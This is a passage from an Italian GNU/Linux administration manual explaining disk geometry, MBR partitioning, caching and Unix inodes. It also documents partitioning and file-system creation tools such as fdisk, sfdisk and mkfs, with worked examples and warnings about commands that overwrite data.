
settori). In ogni caso, è sempre presente un riferimento fisico per definire un punto di inizio nella rotazione.

Quando un'unità di memorizzazione è composta da più dischi, questi sono collocati assieme sullo stesso asse. In questo modo, la registrazione e la lettura avvengono attraverso un pettine di testine collegate assieme.

Le testine non possono appoggiare sul piatto, altrimenti si genererebbe un attrito e conseguentemente un riscaldamento disastroso. La presenza dell'aria o di un altro gas, fa sì che con la rotazione le testine si appoggino su un cuscino d'aria sottilissimo. A volte può succedere che un corpo estraneo si inserisca tra una testina e il piatto. Quando ciò succede, nella maggior parte dei casi, si arriva all'atterraggio della testina e alla conseguente distruzione del piatto e della testina stessa.

67.2.3 Geometria

Come già accennato, il settore è l'unità di memorizzazione minima a cui si possa accedere in un disco, di qualunque tipo esso sia. Nel caso di dischi organizzati a tracce concentriche, si utilizzano coordinate composte da cilindro, testina e settore.

Figura 67.3. Schema di un disco fisso visto lateralmente.

Il cilindro rappresenta un gruppo di tracce, tutte alla stessa distanza dal centro; la testina identifica la traccia specifica facendo riferimento alla faccia di un piatto particolare da prendere in considerazione; il settore è il segmento di traccia a cui si vuole accedere.

Per definire le caratteristiche di un disco del genere si parla di geometria, che si esprime attraverso l'indicazione del numero di cilindri, di testine e di settori a disposizione. La dimensione di un disco, espressa in settori, si esprime quindi come il prodotto di questi tre valori.

Infine è importante considerare anche la dimensione del settore, ovvero la quantità di byte che questo può contenere. La dimensione normale è di 512 byte, ma esistono anche dischi con settori di dimensione multipla.

67.2.4 Dischi magneto-ottici

Di norma, i dischi magneto-ottici (MO) sono dischi rimovibili in cui i dati sono registrati in forma magnetica, ma l'operazione di registrazione avviene previo riscaldamento da parte di un fascio laser. Si tratta generalmente di unità di memorizzazione di grande capacità, ma ad accesso piuttosto lento.

Il disco magneto-ottico ha una geometria analoga a quella dei dischi magnetici, anche se si tratta solo di un piatto, per cui, anche in questo caso si parla di cilindri, testine e settori.

67.2.5 Dischi ottici

Mentre i dischi magneto-ottici si comportano in maniera analoga a quelli magnetici, i dischi ottici richiedono una registrazione sequenziale, consentendo eventualmente un'aggiunta in coda. Al contrario, la rilettura non comporta limitazioni di accesso.

Per questo, i dischi ottici sono registrati utilizzando un'unica traccia a spirale, un po' come si faceva con i vecchi dischi musicali di vinile.

67.3 Collocazione e accesso ai dati

Quando si utilizza un nastro magnetico, la memorizzazione dei dati può avvenire solo in modo sequenziale, per cui, di solito si registra un file unico contenente tutto ciò che si vuole archiviare.

Nel caso del disco a tracce concentriche, i dati possono essere suddivisi nell'unità dei settori e sparpagliati nel disco come si vuole, possibilmente con un qualche criterio. Questo criterio è il file system, cioè qualcosa che definisce un'organizzazione dei dati nel disco e il modo per potervi accedere.

Un disco senza file system è solo una serie di settori a partire dalla prima testina del primo cilindro. In questo senso, a volte si utilizzano i dischi come se fossero nastri, registrando e rileggendo i dati nella stessa sequenza naturale di settori, testine e cilindri.

Il caso del disco ottico è speciale, nel senso che la registrazione avviene come se si trattasse di un nastro, ma quanto registrato può contenere un file system (solitamente si tratta di quello definito dallo standard ISO 9660) e la rilettura dei dati può avvenire ad accesso diretto, come nel caso dei dischi normali.[2]

67.4 Partizioni secondo la tradizione Dos

I dischi fissi e quelli rimovibili di grandi dimensioni, possono essere suddivisi in partizioni. Questa suddivisione permette, per esempio, di fare convivere diversi sistemi operativi nello stesso disco fisso.

Teoricamente, un disco di qualunque genere può essere suddiviso in partizioni, oppure anche no. In pratica, i dischi fissi vengono sempre suddivisi in partizioni, anche se si dovesse trattare di una sola, mentre i dischi rimovibili no. In particolare, in presenza di dischi rimovibili di grandi dimensioni, non suddivisi in partizioni, si parla a volte di *superfloppy*.

Il sistema della suddivisione in partizioni è una convenzione. Quella più comune è rappresentata dal tipo utilizzato dal Dos e dagli altri sistemi operativi che ne sono derivati. GNU/Linux utilizza fondamentalmente questo tipo di tecnica di partizionamento ed è ciò che qui viene descritto.

67.4.1 MBR

Nel sistema di partizionamento secondo il modello utilizzato dal Dos, le informazioni sulla suddivisione in partizioni sono registrate nella parte finale del primo settore del disco, togliendo un po' di spazio alle istruzioni di avvio. Per questo motivo, trattandosi di un settore di avvio con in più le informazioni sulle partizioni, questo si chiama MBR, o *Master boot record*.

[2] I CD-ROM da utilizzare con i sistemi Unix contengono normalmente un file system ISO 9660 con estensioni Rock Ridge. Quando il CD-ROM viene letto da un sistema che non è in grado di riconoscere queste estensioni, riesce ugualmente ad accedervi, però tutto si manifesta esattamente come nello standard ISO normale.

Solitamente, il settore di avvio contiene il codice necessario a passare al primo settore di una partizione il compito di avviare effettivamente il sistema operativo: la partizione avviabile.

Lo spazio riservato nell'MBR per annotare i dati delle partizioni è limitato e consente la suddivisione in un massimo di quattro partizioni principali.

67.4.2 Partizioni primarie ed estese

La possibilità di suddividere lo spazio di un disco in sole quattro partizioni può essere troppo limitante. Per risolvere questo problema si distinguono partizioni di due tipi: primarie ed estese. La partizione primaria è quella normale, a essa si attribuisce un codice per riconoscere il tipo di file system che contiene o che dovrebbe contenere. La partizione estesa viene definita con il codice '**5**' (ovvero 05_{16} in esadecimale) ed è il contenitore di altre partizioni più piccole, dette partizioni logiche.

GNU/Linux utilizza nomi di dispositivo particolari per identificare l'intero disco o una singola partizione. In pratica, quando si fa riferimento a una partizione, si aggiunge un numero al nome del dispositivo riferito al disco intero. In particolare, i numeri da uno a quattro rappresentano le prime quattro partizioni (primarie o estese), mentre i numeri successivi vengono utilizzati per identificare le partizioni logiche eventuali.

La numerazione delle partizioni segue solo l'ordine di inserimento. Per cui, se si hanno tre partizioni primarie e si rimuove la seconda per scomporla in due parti, si otterrà una seconda partizione più piccola e una quarta partizione, collocata tra la seconda e la terza.

67.5 Firmware

I dischi, di qualunque tipo essi siano, non sono solo contenitori di dati. Nei sistemi operativi attuali, sono coinvolti nel processo di caricamento del sistema stesso. Perché ciò possa avvenire, deve essere avviato un programma iniziale che provvede a sua volta ad avviare il sistema operativo. Questo programma è suddiviso in due parti: il firmware (o BIOS negli elaboratori i386) e il settore di avvio. In pratica, il firmware avvia il settore di avvio, il quale a sua volta avvia un altro settore di avvio oppure direttamente il kernel del sistema operativo.

Il codice contenuto in un settore di avvio può avvalersi solo di funzionalità offerte dal firmware stesso e quindi dipende da queste la possibilità di raggiungere e avviare il kernel. Nel firmware degli elaboratori i386 esiste una limitazione: le sue funzioni non permettono di accedere a zone di un disco oltre il 1024-esimo cilindro. Questo significa che un kernel collocato oltre questo punto non può essere avviato. Per risolvere questo problema, alcuni BIOS recenti trasformano in maniera fittizia la geometria dei dischi in modo da mostrare meno cilindri del reale, aumentando gli altri valori (testine o settori per traccia). In tal caso il problema è risolto, altrimenti occorre trovare il modo di fare risiedere il kernel in una posizione accessibile. La tecnica più semplice è quella di predisporre una piccola partizione solo per questo nella zona protetta, al di sotto del cilindro 1023.

Il firmware degli elaboratori i386 ha delle limitazioni anche negli altri parametri che definiscono la geometria di un disco. In pratica, la dimensione massima di un disco fisso per il quale si voglia mantenere il limite dei 1024 cilindri, non può superare gli 8 Gibyte. Tuttavia, i sistemi di avvio più recenti riescono ugualmente a superare l'ostacolo.

67.6 Memoria cache

L'accesso ai dati dei dischi è un'operazione relativamente lenta e spesso si ripetono accessi successivi a zone contigue, oltre che alle stesse zone con variazioni successive dei dati.

Per ridurre gli accessi ripetuti al disco, i sistemi operativi utilizzano generalmente una *memoria cache*, riservando parte della memoria RAM, con la quale le operazioni di lettura e scrittura vengono filtrate in modo da evitare richieste ridondanti nel breve periodo. In questo modo, un settore appena letto, se viene richiesto nuovamente dallo stesso programma o anche da un altro, risulta subito disponibile senza disturbare il disco. Nello stesso modo funziona l'operazione di scrittura che viene rinviata a un momento successivo in modo da avere accumulato un blocco di dati più consistente.

La memoria cache viene scaricata periodicamente, a intervalli regolari. Tuttavia, a causa di questo meccanismo, uno spegnimento accidentale dell'elaboratore può comportare una perdita parziale dei dati, se le operazioni di scrittura accodate nella memoria cache non sono state trasferite in tempo nel disco.

Oltre all'azione dei sistemi operativi, si aggiunge spesso una memoria cache nell'hardware della stessa unità a dischi. Questa non può essere controllata tanto facilmente se non attendendo qualche secondo prima di spegnere l'elaboratore dopo aver completato la procedura di arresto del sistema, in base al tipo di sistema operativo utilizzato.

67.7 File system Unix

I file system dei vari sistemi Unix condividono lo stesso tipo di impostazione e di conseguenza si utilizza una terminologia comune per descriverne le varie parti.

Semplificando molto le cose, si può immaginare che il file system Unix sia composto da due strutture che si sovrappongono: *inode* e directory.

- A capo di tutto c'è il *superblocco* che contiene informazioni generali sul file system.
- Un inode è un elemento contenente tutte le informazioni riferite a un file di qualunque tipo (comprese le directory), escluso il nome. In particolare, l'inode contiene i riferimenti necessari a raggiungere i blocchi di dati del file. Gli inode sono raggiungibili tramite il loro numero (numero di inode).
- Un blocco di dati è una zona nel disco utilizzata per contenere dati, corrispondente a un multiplo della dimensione del settore fisico del disco stesso. Il contenuto di un file può essere distribuito su più blocchi di dati.
- Una directory è un file contenente un elenco di nomi di file abbinati al numero di inode rispettivo.

La struttura di inode e blocchi di dati è sufficiente a definire le caratteristiche e il contenuto dei file. La struttura di directory permette di raggiungere i file per nome, organizzandoli nel modo consueto, attraverso diramazioni più o meno accentuate.

Nel superblocco, tra le altre cose, viene modificato un indicatore particolare (un *flag*) quando il suo file system viene montato. Nel momento in cui viene smontato, l'ultima cosa a essere modificata nel file system è l'indicatore di apertura che viene riportato al livello normale. In questo modo, ogni volta che si monta un file system Unix è possibile verificare se questo era stato chiuso (smontato) correttamente. Se risulta che l'attività nel file system non era stata conclusa correttamente si può temere che i dati siano danneggiati.

67.7.1 Directory e inode

Chi non ha mai avuto a che fare con un sistema Unix può trovare difficoltà a comprendere cosa siano gli inode, mentre questo è necessario per poter intendere correttamente cosa siano i collegamenti.

Un file system Unix ha due livelli di astrazione logica: inode e directory. Nella parte più bassa si trova il disco scomposto in blocchi di dati. Un file di qualunque tipo è composto da una serie di questi blocchi (eventualmente anche nessun blocco) e queste informazioni sono raccolte in un inode. L'inode viene identificato in base a un numero riferito alla tabella di inode.

Una directory è un file (cioè un inode come gli altri) che ha il compito speciale di raccogliere una serie di riferimenti ad altri inode, a cui abbinare altre informazioni, come il nome e i permessi. Le voci contenute in una directory sono dei collegamenti (indicati più precisamente come collegamenti fisici o *hard link*) a degli inode.

A questo punto, potrebbe essere interessante distinguere le informazioni contenute negli inode, da quelle che invece appartengono alle voci delle directory.

Inode

L'inode contiene le informazioni necessarie a raggiungere i blocchi di dati che compongono il file, oltre alle informazioni seguenti:

- la data dell'ultimo accesso;
- la data dell'ultima modifica;
- la data di creazione (dell'inode);
- il tipo di file;
- i numeri UID e GID che rappresentano l'utente e il gruppo proprietari;
- i permessi;
- un contatore delle voci delle directory che vi fanno riferimento (ovvero, un contatore dei collegamenti fisici).

Directory

La directory contiene una serie di voci, dove ognuna di queste contiene a sua volta:

- il nome;
- il riferimento all'inode (cioè il collegamento fisico).

67.7.2 Collegamenti o link

Come descritto nella sezione precedente, le voci di una directory contengono ognuna un riferimento (detto comunemente collegamento) a un inode. Più voci della stessa directory, o di directory differenti, possono puntare allo stesso inode. Quando si cancella un file, si cancella la voce della directory e il numero di riferimenti contenuti nell'inode viene ridotto. Quando questo raggiunge lo zero, quel numero di inode torna a essere disponibile.

Questa possibilità di avere riferimenti multipli allo stesso inode è ampliata dalla presenza dei cosiddetti collegamenti simbolici, che sono solo file contenenti un riferimento a un altro file.

Per distinguere questi due tipi di collegamenti, si può parlare di collegamenti fisici, o *hard link*, per fare riferimento ai collegamenti che puntano direttamente agli inode.

67.8 Riferimenti

- Stein Gjoen, *Disk HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Lars Wirzenius, *Linux system administrators' guide*

Gestione di dischi e file system

I sistemi Unix gestiscono sempre un solo file system globale. Questo può essere anche composto da più file system di dimensioni inferiori, uno principale (radice) e gli altri secondari, collegati fra loro in modo da formare un'unica struttura.

La tabella 68.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 68.1. Riepilogo dei programmi e dei file per la gestione dei dischi e dei file system.

Nome	Descrizione
fdformat	Formattazione a basso livello dei dischetti.
superformat	Formattazione a basso livello dei dischetti.
badblocks	Controllo dell'integrità di un disco o di una partizione.
fdisk	Creazione e modifica delle partizioni.
cfdisk	Creazione e modifica delle partizioni (programma più amichevole).
mke2fs, mkfs.ext2, mkfs.ext3	Creazione di un file system Second-extended Ext2 o Ext3.
mkdosfs, mkfs.msdos	Creazione di un file system Dos-FAT.
mkfs	programma frontale per l'utilizzo dei programmi di creazione dei file system.
e2fsck, fsck.ext2, fsck.ext3	Controllo di un file system Second-extended Ext2 o Ext3.
dosfsck, fsck.msdos	Controllo di un file system Dos-FAT.
fsck	Programma frontale di controllo dei file system.
mount	Collegamento (innesto) di un file system in quello globale.
umount	Distacco di un file system da quello globale.
/etc/fstab	Elenco di file system e punti di innesto predefiniti.
/etc/mtab	Elenco dei montaggi (innesti) attivi.
df	Utilizzo del disco.
update (bdflush)	Programma demone per lo scarico periodico della memoria cache dei dischi.
sync	Scarico manuale della memoria cache dei dischi.

68.1 Preparazione dei file system

Prima di poter utilizzare un file system, occorre costruirlo. Quando si parla di dischi si distinguono tre fasi fondamentali:

1. l'inizializzazione a basso livello;
2. l'eventuale suddivisione in partizioni;
3. la creazione della struttura iniziale del tipo di file system che si intende utilizzare.

L'inizializzazione a basso livello è spesso compito di programmi residenti nel firmware (o nel BIOS se si preferisce il termine), a eccezione dei dischi rimovibili. In questo ultimo caso, a parte i dischetti, si deve quasi sempre utilizzare quanto fornito insieme alle unità di memorizzazione, anche se si tratta di programmi fatti per altri sistemi operativi.

Per l'inizializzazione a basso livello dei dischetti si può utilizzare '**`fdformat`**', per la suddivisione in partizioni dei dischi più grandi si può utilizzare '**`fdisk`**' (o '**`cfdisk`**'), per creare i vari file system si devono utilizzare programmi diversi a seconda del tipo di file system.

> Tutte queste operazioni vengono svolte facendo riferimento ai file di dispositivo relativi. Di conseguenza, possono essere compiute solo dagli utenti che hanno i permessi di accesso in lettura e scrittura per questi file. Generalmente, solo l'utente '**`root`**' può intervenire in questo modo.

68.1.1 # fdformat

fdformat [-n] *dispositivo*

‘**`fdformat`**’ [1] esegue un’inizializzazione a basso livello di un dischetto. Il nome del file di dispositivo indica l’unità a dischetti in cui si vuole compiere l’operazione e anche il formato che si vuole ottenere. Per questo motivo è meglio evitare di utilizzare semplicemente nomi di dispositivo generici come ‘`/dev/fd0`’ e ‘`/dev/fd1`’. Molto probabilmente si utilizzeranno maggiormente i formati relativi a ‘`/dev/fd0u1440`’ e ‘`/dev/fd1u1440`’ che si riferiscono al formato da 1440 Kibyte dei dischetti da 3,5 pollici.[2]

L’opzione ‘**`-n`**’ serve a saltare la fase di controllo successiva all’inizializzazione: in generale è meglio non utilizzarla in modo da verificare la riuscita dell’inizializzazione.

Se si vuole consentire agli utenti comuni di compiere questa operazione occorre regolare i permessi dei file di dispositivo dei dischetti in modo da permettere loro l’accesso in lettura e scrittura.

Esempi

`# `**`fdformat /dev/fd0u1440`**

Inizializza un dischetto da 1440 Kibyte nella prima unità a dischetti.

`# `**`fdformat /dev/fd1u1440`**

Inizializza un dischetto da 1440 Kibyte nella seconda unità a dischetti.

68.1.2 # superformat

superformat [*opzioni*] *dispositivo* [*descrizione_del_supporto*]

‘**`superformat`**’ [3] è un programma alternativo a ‘**`fdformat`**’, più raffinato, che permette di definire molti dettagli in più che riguardano l’inizializzazione dei dischetti. In generale, si possono ignorare tutte queste caratteristiche speciali, utilizzando ‘**`superformat`**’ con la sola indicazione del file di dispositivo del dischetto da inizializzare: è sufficiente fare riferimento al dispositivo generico, senza le informazioni sulla capacità dello stesso. Alla fine dell’inizializzazione a basso livello, ‘**`superformat`**’ utilizza ‘**`mformat`**’ per inserire nel dischetto un file system Dos-FAT, che se non serve può essere semplicemente ignorato.

Prima di eseguire l’inizializzazione, ‘**`superformat`**’ controlla le caratteristiche dell’unità a dischetti. È possibile predisporre il file ‘`/etc/driveprm`’ con una direttiva che viene suggerita dallo stesso programma mentre è in funzione, per evitare che venga ripetuto questo controllo. Se si interviene in questo modo, occorre ricordare di eliminare la direttiva quando si cambia unità a dischetti, o quando si cambia l’unità di controllo. In generale, non è il caso di preoccuparsi di questo file, a meno che l’inizializzazione dei dischetti sia un’attività frequente.

Le opzioni di ‘**`superformat`**’ sono utili soprattutto quando si vuole inizializzare un dischetto utilizzando un formato insolito, ma in tal caso conviene leggere la pagina di manuale relativa: *superformat(1)*. Comunque, vale la pena di ricordare che con l’opzione ‘**`-f`**’, o ‘**`--noverify`**’, si esclude qualunque controllo sul risultato dell’inizializzazione.

[1] **util-linux: fdformat** GNU GPL

[2] Vale la pena di ricordare che i nomi di dispositivo relativi ai dischetti possono cambiare leggermente da una distribuzione GNU/Linux a un’altra. A volte, il formato dei dischetti da 1440 Kibyte corrisponde al file ‘`/dev/fd0H1440`’.

[3] **Linux floppy utilities** GNU GPL

Esempi

superformat /dev/fd0

Inizializza un dischetto nell'unità corrispondente al file di dispositivo '`/dev/fd0`', utilizzando il formato standard massimo per quel tipo di unità.

68.1.3 # badblocks

`badblocks` [*opzioni*] *dispositivo dimensione_in_blocchi* [*blocco_iniziale*]

'**`badblocks`**' [4] è un programma in grado di verificare l'integrità di un disco o di una partizione. Il controllo è fatto a basso livello senza considerare la struttura del file system. Normalmente i programmi di inizializzazione, sia a basso livello che a livello superiore, sono in grado di fare questo controllo da soli. Per questo '**`badblocks`**' viene usato raramente.

> Il tipo di controllo può essere in lettura oppure anche in scrittura. È evidente che, se si specifica attraverso le opzioni l'intenzione di effettuare un controllo in scrittura, i dati contenuti nel disco o nella partizione sono perduti.

Alcune opzioni

`-b` *dimensione_dei_blocchi*

Permette di definire la dimensione dei blocchi espressa in byte. Il valore predefinito è 1024.

`-w`

Esegue una prova di scrittura controllando successivamente l'esito. Questa opzione deve essere usata con prudenza dal momento che, così facendo, si cancellano i dati del disco o della partizione da controllare.

Esempi

$ **badblocks /dev/fd0u1440 1440**

Esegue il controllo del dischetto, in sola lettura, per tutta la sua estensione: 1440 blocchi di 1 Kibyte. Trattandosi di un controllo in sola lettura, '**`badblocks`**' può essere eseguito da un utente comune (sempre che tali utenti abbiano i permessi di lettura per il dispositivo che si va a leggere).

68.1.4 # fdisk

`fdisk` [*opzioni*] [*dispositivo*]

'**`fdisk`**' [5] è un programma interattivo per la modifica della tabella delle partizioni di un disco che possa essere organizzato in questo modo. Il nome del file di dispositivo fa riferimento all'intero disco, quindi si possono utilizzare nomi come '`/dev/hda`', '`/dev/hdb`', '`/dev/hdc`',... '`/dev/sda`', '`/dev/sdb`',... a seconda che si tratti di dischi ATA o SCSI.

Una volta avviato '**`fdisk`**', si interagisce con questo attraverso comandi composti da una sola lettera. In particolare, la lettera '**`m`**' richiama l'elenco dei comandi disponibili.

[4] **E2fsprogs** GNU GPL

[5] **util-linux: fdisk** GNU GPL

```
Command action
   a   toggle a bootable flag
   b   edit bsd disklabel
   c   toggle the dos compatiblity flag
   d   delete a partition
   l   list known partition types
   m   print this menu
   n   add a new partition
   p   print the partition table
   q   quit without saving changes
   t   change a partition’s system id
   u   change display/entry units
   v   verify the partition table
   w   write table to disk and exit
   x   extra functionality (experts only)
```

Quando viene creata una nuova partizione, questa viene definita automaticamente del tipo Linux-nativa, ma in certi casi può essere necessario modificare il tipo di partizione creato attraverso il comando '**`t`**'. Ogni tipo di partizione ha un codice (espresso in esadecimale) che può essere conosciuto anche attraverso '**`fdisk`**' stesso, durante il suo funzionamento.

```
 0  Empty            9  AIX bootable    75  PC/IX           b7  BSDI fs
 1  DOS 12-bit FAT   a  OS/2 Boot Manag 80  Old MINIX       b8  BSDI swap
 2  XENIX root      40  Venix 80286     81  Linux/MINIX     c7  Syrinx
 3  XENIX usr       51  Novell?         82  Linux swap      db  CP/M
 4  DOS 16-bit <32M 52  Microport       83  Linux native    e1  DOS access
 5  Extended        63  GNU HURD        93  Amoeba          e3  DOS R/O
 6  DOS 16-bit >=32 64  Novell Netware  94  Amoeba BBT      f2  DOS secondary
 7  OS/2 HPFS       65  Novell Netware  a5  BSD/386         ff  BBT
 8  AIX
```

Le modifiche alla tabella delle partizioni vengono registrate solo nel momento in cui si termina l'esecuzione del programma con il comando '**`w`**'. Se '**`fdisk`**' segnala qualche tipo di errore in questo momento, potrebbe essere necessario riavviare il sistema prima di utilizzare il disco su cui sono state apportate le modifiche.

Il funzionamento di '**`fdisk`**' è già stato descritto nel capitolo 10.

Alcune opzioni

`-l`

Emette l'elenco delle partizioni esistenti nelle unità ATA e SCSI. Non inizia alcuna attività interattiva.

`-s` *partizione*

Utilizzando questa opzione seguita dal nome del file di dispositivo che fa riferimento a una partizione ('`/dev/hda1`', '`/dev/hda2`', ecc.) si ottiene la sua dimensione. Questa informazione è importante nel momento in cui si vuole creare al suo interno un file system e il programma utilizzato non è in grado di determinarla da solo.

68.1.5 # cfdisk

`cfdisk` [*opzioni*] [*dispositivo*]

'**`cfdisk`**' [6] è un programma interattivo per la modifica della tabella delle partizioni di un disco che possa essere organizzato in questo modo. Si tratta di un programma che svolge le stesse funzioni di '**`fdisk`**' offrendo un sistema di interazione meno spartano.

[6] **util-linux: cfdisk** GNU GPL

Dal momento che richiede delle librerie particolari per la gestione dello schermo (‘**ncurses**’), è poco indicato il suo utilizzo in presenza di sistemi estremamente ridotti o di emergenza. Ciò significa che il programma ‘**fdisk**’ tradizionale non può essere abbandonato per adottare esclusivamente ‘**cfdisk**’.

Il funzionamento di ‘**fdisk**’ è già stato descritto nel capitolo 10.

68.1.6 # sfdisk

sfdisk [*opzioni*] *dispositivo*
sfdisk -s [*partizione*]
sfdisk *dispositivo* < *file_di_comandi*

‘**sfdisk**’ [7] è un programma non interattivo per la modifica della tabella delle partizioni, utile per la realizzazione di script. L’utilizzo normale di questo programma di servizio prevede la preparazione di un file contenente le istruzioni sulle partizioni da creare all’interno di un disco specificato espressamente. Anche se è prevista una sintassi apposita per queste istruzioni, può essere conveniente l’utilizzo di quanto ottenuto da un’interrogazione con lo stesso ‘**sfdisk**’, come verrà mostrato. Prima di arrivare a vedere in che modo si possono definire le partizioni, conviene prendere confidenza con l’uso di ‘**sfdisk**’, attraverso delle operazioni non distruttive; pertanto si comincia subito con alcuni esempi.

sfdisk -s /dev/hda1

Questo comando si limita a restituire un numero attraverso lo standard output, corrispondente alla quantità di blocchi della prima partizione del primo disco fisso ATA.

sfdisk -s /dev/hda

In questo caso si ottiene la quantità di blocchi complessiva del primo disco fisso ATA.

sfdisk -V /dev/hda

Verifica la coerenza delle partizioni nel primo disco fisso ATA. Di solito, ‘**sfdisk**’ viene usato in questo modo per ottenere il valore restituito, che è *Vero* (zero) solo se tutto è in ordine.

sfdisk -d /dev/hda

Genera un rapporto sulle partizioni del primo disco fisso ATA, emesso attraverso lo standard output. Questo potrebbe essere ridiretto in un file, da conservare da qualche parte; in seguito, questo stesso file potrebbe essere usato per rigenerare la stessa situazione:

sfdisk -d /dev/hda > /mnt/floppy/partizioni

...

sfdisk /dev/hda < /mnt/floppy/partizioni

Un esempio di questo rapporto potrebbe essere quello del listato seguente:

```
# partition table of /dev/hda
unit: sectors

/dev/hda1 : start=       63, size=  612801, Id= 6
/dev/hda2 : start=   612864, size= 2721600, Id= 5, bootable
/dev/hda3 : start=        0, size=       0, Id= 0
```

[7] **util-linux: sfdisk** GNU GPL

```
/dev/hda4 : start=        0, size=       0, Id= 0
/dev/hda5 : start=   612927, size=   20097, Id=83
/dev/hda6 : start=   633087, size=  205569, Id=82
/dev/hda7 : start=   838719, size= 2495745, Id=83
```

Con questo sistema, se si dispone di una serie di elaboratori con gli stessi dischi fissi che si vogliono suddividere nello stesso modo, è facile utilizzare '**`sfdisk`**' per copiare la struttura di uno negli altri. Se si sa quello che si fa, si può anche modificare uno di questi file prima di darlo in pasto a '**`sfdisk`**'.

'**`sfdisk`**' permette anche di utilizzare una sintassi differente e più approssimativa per definire le partizioni che si vogliono creare. Tuttavia, per questo conviene leggere la documentazione originale, che dovrebbe essere accessibile attraverso la pagina di manuale *sfdisk(8)*.

Alcune opzioni

`-s | --show-size`

Mostra la dimensione di una partizione.

`-l | --list`

Mostra l'elenco delle partizioni di un disco.

`-d | --dump`

Scarica le informazioni sulle partizioni di un disco. Quello che si ottiene può essere riutilizzato per rigenerare la stessa struttura, utilizzandolo come file di comandi per '**`sfdisk`**'.

`-V | --verify`

Verifica se le partizioni sembrano organizzate correttamente.

68.1.7 Sistemazione delle partizioni Dos-FAT

Quando si predispongono partizioni Dos, può essere opportuno ripulire il primo settore (i primi 512 byte) della partizione, per evitare dei problemi con i programmi come '**`FORMAT`**', i quali potrebbero leggerlo prima di iniziare il loro lavoro, restando confusi nel caso trovino lì dei dati casuali. Come si intuisce, il problema non esiste se il file system Dos-FAT viene generato attraverso strumenti di GNU/Linux, ma se si realizza uno script che deve costruire automaticamente una serie di partizioni, tra cui anche di tipo Dos, forse è il caso di provvedere a ripulire il primo settore di ogni partizione del genere.

Supponendo di avere definito la partizione '`/dev/hda1`' per il Dos, si dovrebbe agire nel modo seguente:

```
# dd if=/dev/zero of=/dev/hda1 bs=512 count=1
```

> Si intuisce che anche solo un piccolo sbaglio, in un'operazione del genere, comporta la cancellazione di dati in modo incontrollabile.

68.1.8 # mke2fs, mkfs.ext2

`mke2fs` [*opzioni*] *dispositivo* [*dimensione_in_blocchi*]
`mkfs.ext2` [*opzioni*] *dispositivo* [*dimensione_in_blocchi*]
`mkfs.ext3` [*opzioni*] *dispositivo* [*dimensione_in_blocchi*]

‘**`mke2fs`**’ [8] permette di creare un file system di tipo Ext2 e Ext3 in un’unità di memorizzazione. Questa viene indicata nel modo consueto, attraverso il nome del file di dispositivo corrispondente (‘`/dev/`...’).

La dimensione è espressa in blocchi. Se questo valore non viene specificato, ‘**`mke2fs`**’ cerca di determinarlo da solo, ma non sempre il valore risulta corretto, quindi conviene fornire questa indicazione.

Vedere *mke2fs(8)*.

Alcune opzioni

`-j`

Richiede espressamente di generare un file system con le estensioni Ext3.

`-b` *dimensione_del_blocco*

Permette di definire la dimensione dei blocchi, espressa in byte.

`-c`

Prima di creare il file system controlla i blocchi in modo da isolare quelli difettosi. Il controllo viene eseguito in sola lettura.

`-i` *byte_per_inode*

Definisce il rapporto byte/inode. ‘**`mke2fs`**’ crea un inode a ogni intervallo stabilito espresso in byte. Il valore predefinito è di 4 Kibyte (4096 byte) e non può essere inferiore a 1 Kibyte (1024 byte).

`-q`

Esegue l’operazione senza emettere informazioni di alcun tipo, in modo da poter essere utilizzato agevolmente all’interno di script.

`-S`

Scrive solo il superblocco e il descrittore di gruppo. Ciò può essere utile se, sia il superblocco principale che quelli di riserva sono rovinati e si intende tentare, come ultima risorsa, un recupero dei dati. In questo modo, la tabella degli inode e altre informazioni non vengono modificate. Subito dopo è necessario utilizzare il programma ‘**`e2fsck`**’ (68.2.1), ma non c’è alcuna garanzia che il recupero funzioni.

68.1.9 # mkdosfs, mkfs.msdos

`mkdosfs` [*opzioni*] *dispositivo* [*dimensione_in_blocchi*]
`mkfs.msdos` [*opzioni*] *dispositivo* [*dimensione_in_blocchi*]

‘**`mkdosfs`**’ [9] permette di creare un file system Dos-FAT. Può essere usato per tutti i tipi di unità a disco, compresi i dischetti.

Vedere *mkdosfs(8)*.

---

[8] **E2fsprogs** GNU GPL
[9] **Mkdosfs** GNU GPL

Alcune opzioni

```
-c
```

Prima di creare il file system controlla i blocchi in modo da isolare quelli difettosi. Il controllo viene eseguito in sola lettura.

Esempi

```
# mkdosfs -c /dev/fd0
```

Crea un file system Dos-FAT nel dischetto inserito nella prima unità, dopo aver controllato la sua superficie e determinando automaticamente la dimensione in blocchi.

68.1.10 # mkfs

```
mkfs [-t tipo_di_file_system] [opzioni_specifiche] dispositivo [dimensione_in_blocchi]
```

'**mkfs**' [10] è un programma che uniforma l'utilizzo dei programmi specifici per la creazione dei vari tipi di file system. In questi casi si può parlare anche di programma frontale oppure si usa il termine inglese *front-end*.

L'opzione '**-t**' serve per specificare il tipo di file system da creare, in questo modo '**mkfs**' sa a quale programma deve rivolgersi. Le opzioni specifiche dipendono dal tipo di file system, ovvero dal programma che si prenderà cura effettivamente dell'inizializzazione.

Esempi

```
# mkfs -t msdos -c /dev/fd0
```

Crea un file system Dos-FAT nel dischetto inserito nella prima unità, dopo aver controllato la sua superficie e determinando automaticamente la dimensione in blocchi.

```
# mkfs -t ext2 -c /dev/fd0 1440
```

Crea un file system Ext2 nel dischetto inserito nella prima unità, dopo aver controllato la sua superficie. La dimensione in blocchi viene indicata in modo esplicito.

68.2 Controllo dei file system

I dati contenuti all'interno di un file system sono organizzati in una struttura articolata e delicata. A volte, specie se succedono incidenti, conviene controllare questa struttura attraverso un programma che si occupa di risistemare le cose.

> Tutte queste operazioni vengono svolte facendo riferimento ai file di dispositivo relativi. Di conseguenza, possono essere compiute solo dagli utenti che hanno i permessi di accesso necessari al tipo di operazione da compiere.

[10] **util-linux: mkfs** GNU GPL

68.2.1 # e2fsck, fsck.ext2, fsck.ext3

